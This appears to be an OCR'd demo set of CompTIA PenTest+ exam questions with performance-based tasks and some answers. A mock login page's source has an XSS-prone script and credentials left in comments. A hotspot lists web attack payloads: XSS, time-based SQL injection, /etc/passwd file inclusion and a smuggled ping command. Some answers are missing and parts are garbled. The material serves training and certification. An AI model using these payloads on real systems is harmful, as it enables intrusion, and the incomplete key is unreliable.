Demo Questions

CompTIA PT0-001 Exam

CompTIA PenTest+

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
Question: 1


DRAG DROP
Performance based

You are a penetration Inter reviewing a client's website through a web browser.

Instructions:

Review all components of the website through the browser to determine if vulnerabilities are present.
Remediate ONLY the highest vulnerability from either the certificate source or cookies.


Secure System
https://comptia.org/login.aspx
Secure System
User name
Password
Login
View Certificate
View Source
View Cookies
Remediate Certificate
Remediate Source
Remediate Cookies


Show Question
Reset All Answe
Secure System
https://comptia.org/login.aspx#viewsource
<html>
<head>
<title>Secure Login</title>
</head>
<body>
<meta
content="c2RmZGZnaHNzZmtqbGdoc2Rma2pnaGRzZmpoZGZvaWl2aGRmc29pYmp3ZXJndWlvdm9pb2hzZGd1aWJoaGR1ZmZpZ2hzZDtpYmhqZHNmc291Ymdoc3d5ZGh1Z2Zi
bnNkbGtqO2Job3VpYXNpZGZubXM7bGtkZmlaHZsb3NhZGJua2N4dnZ1aWda3NqYWVqa2JmbGI1Y3Z2Z2JqbGFzZWJmaXVkZGZkdmxiamFmbGhkc3VmZyBuc2pyZ2hzZHVmaG
d1d3NmZ2hqZHNmZmJ1c2hmdWRzZmZoZ3U3cndweWhmamRzZmZ2bnVzZm53cnVmYnZ1ZXJ2==" name="csrf-token" />
<select><script>
document.write("<OPTION value=1>"+document.location.href.substring(document.location.href.indexOf("fe")+16)+"</OPTION>");
</script></select>

<form action="<c:url value='main.do'/>" method="post">

Comptia Secure System Login

Name
<input style="width:150px;" type="text" name="name" id="name" value="">
<!-- input style="width:150px;" type="text" name="name" id="name" value="admin" -->

Password: <input style="width:150px;" type="password" name="Password" id="password" value="">
<!-- div>Password: <input style="width:150px;" type="password" name="Password" id="password" value="password" -->
Show Question
Reset All Answe
Secure System
https://comptia.org/login.aspx#viewsource
<meta
content="c2RmZGZnaHNzZmtqbGdoc2Rma2pnaGRzZmpoZGZvaWl2aGRmc29pYmp3ZXJndWlvdm9pb2hzZGd1aWJoaGR1ZmZpZ2hzZDtpYmhqZHNmc291Ymdoc3d5ZGh1Z2Zi
bnNkbGtqO2Job3VpYXNpZGZubXM7bGtkZmlaHZsb3NhZGJua2N4dnZ1aWda3NqYWVqa2JmbGI1Y3Z2Z2JqbGFzZWJmaXVkZGZkdmxiamFmbGhkc3VmZyBuc2pyZ2hzZHVmaG
d1d3NmZ2hqZHNmZmJ1c2hmdWRzZmZoZ3U3cndweWhmamRzZmZ2bnVzZm53cnVmYnZ1ZXJ2==" name="csrf-token" />
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
<input type="submit" value="Login"></form>

</body>
</html>


Show Question
Reset All Answers
Secure System
https://comptia.org/login.aspx#remediatesource
<meta
content="c2RmZGZnaHNzZmtqbGdoc2Rma2pnaGRzZmpoZGZvaWl2aGRmc29pYmp32XJndWvdml9pb2hzZGd1aWJoaGR1ZmZpZ2hzZDtpYmhq2HNmc291Ymdoc3d5ZGH1Z2Zi
bnNkbGtqO2Job3VpYXNpZGZubXM7bGtkZmlaHZsb3NhZGJua2N4dnZ1aWdia3NqYWVqa2JmbGtlY3Z2Z2JqbGFzZWJmaXVkZGZkdmxiamFmbGhkc3VmZyBuc2pyZ2hzZHVmaG
d1d3NmZ2hqZHNmZmJ1c2hmdWRzZmZoZ3U3cndweWhmamRzZmZ2bnVzZm53cnVmYnZ1ZXJ2==" name="csrf-token" />
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


<!-- div>Password: <input style="width:150px;" type="password" name="Password" id="password" value="password" -->

<input type="submit" value="Login"></form>

</body>
</html>


Secure System
https://comptia.org/login.aspx#viewcert
Certificate
General
Details
Certificate Path
Certificate Information
This certificate is intended for the following purpose(s):
• Ensures the identity of a remote computer
* Refer to the certification authority's statement for details.
Issued to: *.comptia.org
Issued by: RapidSSL SHA256 CA
Valid from: 7/ 18/ 2016 to 7/ 19/ 2018
Install Certificate...
Issuer Statement
Learn more about certificates
OK


Show Question
Reset All Answers
Secure System
https://comptia.org/login.aspx#viewcookies
Name
Value
Domain
Path
Expires / ...
Size
HTTP
Secure
SameSite
ASP.NET_SessionId
__utma
__utmb
__utmc
__utmt
__utmv
__utmz
_sp_id.0767
_sp_ses.0767
Show Question
Reset All Answers
Secure System
https://comptia.org/login.aspx#remediatecookies
delete


Show Question
Secure System
https://comptia.org/login.aspx#remediatecert
Certificate
General
Details
Certificate Path
Certificate Information
This certificate is intended for the following purpose(s):
• Ensures the identity of a remote computer
* Refer to the certification authority's statement for details.
Issued to: *.comptia.org
Issued by: RapidSSL SHA256 CA
Valid from: 7/ 18/ 2016 to 7/ 19/ 2018
Install Certificate...
Issuer Statement
Learn more about certificates
OK
Drag and Drop Options
Remove certificate from server
Generate a Certificate Signing Request
Submit CSR to the CA
Install re-issued certificate on the server
Step 1
Step 2
Step 3
Step 4

Answer:

Explanation:

Step 1	Generate a Certificate Signing Request
Step 2	Submit CSR to the CA
Step 3	Installed re-issued certificate on the server
Step 4	Remove Certificate from Server

Question: 2

DRAG DROP


A manager calls upon a tester to assist with diagnosing an issue within the following Python script:

```
#!/usr/bin/python
s = "Administrator"
```

The tester suspects it is an issue with string slicing and manipulation Analyze the following code segment and drag and drop the correct output for each string manipulation to its corresponding code segment Options may be used once or not at all

Answer:

Explanation:



Question: 3

DRAG DROP

Place each of the following passwords in order of complexity from least complex (1) to most complex (4), based on the character sets represented Each password may be used only once

Answer:

Explanation:

1.) Zverlory
2.) Zverl0ry
3.) zv3rl0ry
4.) Zv3r!0ry

Question: 4

HOTSPOT

Instructions:

Given the following attack signatures, determine the attack type, and then identify the associated remediation to prevent the attack in the future.

If at any time you would like to bring back the initial state of the simulation, please click the Reset All button.


You are a security analyst tasked with hardening a web server.

You have been given a list of HTTP payloads that were flagged as malicious.

Payloads	Vulnerability Type	Remediation
#inner-tab"><script>alert(1)</script>	Command Injection DOM-based Cross Site Scripting SQL Injection (Error) SQL Injection (Stacked) SQL Injection (Union) Reflected Cross Site Scripting Local File Inclusion Remote File Inclusion URL Redirect	Parameterized queries Preventing external calls Input Sanitization .., \, /, sandbox requests Input Sanitization ", :, $, (.), (,). Input Sanitizatin ", ', <...>< +.
item=widget';waitfor%20delay%20'00:00:20';--	Command Injection DOM-based Cross Site Scripting SQL Injection (Error) SQL Injection (Stacked) SQL Injection (Union) Reflected Cross Site Scripting Local File Inclusion Remote File Inclusion URL Redirect	Parameterized queries Preventing external calls Input Sanitization .., \, /, sandbox requests Input Sanitization ", :, $, (.), (,). Input Sanitizatin ", ', <...>< +.
search=Bob"%3e%3cimg%20src%3da%20oneerror%3dalert(1)%3e	Command Injection DOM-based Cross Site Scripting SQL Injection (Error) SQL Injection (Stacked) SQL Injection (Union) Reflected Cross Site Scripting Local File Inclusion Remote File Inclusion URL Redirect	Parameterized queries Preventing external calls Input Sanitization .., \, /, sandbox requests Input Sanitization ", :, $, (.), (,). Input Sanitizatin ", ', <...>< +.
logfile=%2fetc%2fpasswd%00	Command Injection DOM-based Cross Site Scripting SQL Injection (Error) SQL Injection (Stacked) SQL Injection (Union) Reflected Cross Site Scripting Local File Inclusion Remote File Inclusion URL Redirect	Parameterized queries Preventing external calls Input Sanitization .., \, /, sandbox requests Input Sanitization ", :, $, (.), (,). Input Sanitizatin ", ', <...>< +.
site=www.exa'ping%20-c%2010%20localhost'mple.com	Command Injection DOM-based Cross Site Scripting SQL Injection (Error) SQL Injection (Stacked) SQL Injection (Union) Reflected Cross Site Scripting Local File Inclusion Remote File Inclusion URL Redirect	Parameterized queries Preventing external calls Input Sanitization .., \, /, sandbox requests Input Sanitization ", :, $, (.), (,). Input Sanitizatin ", ', <...>< +.
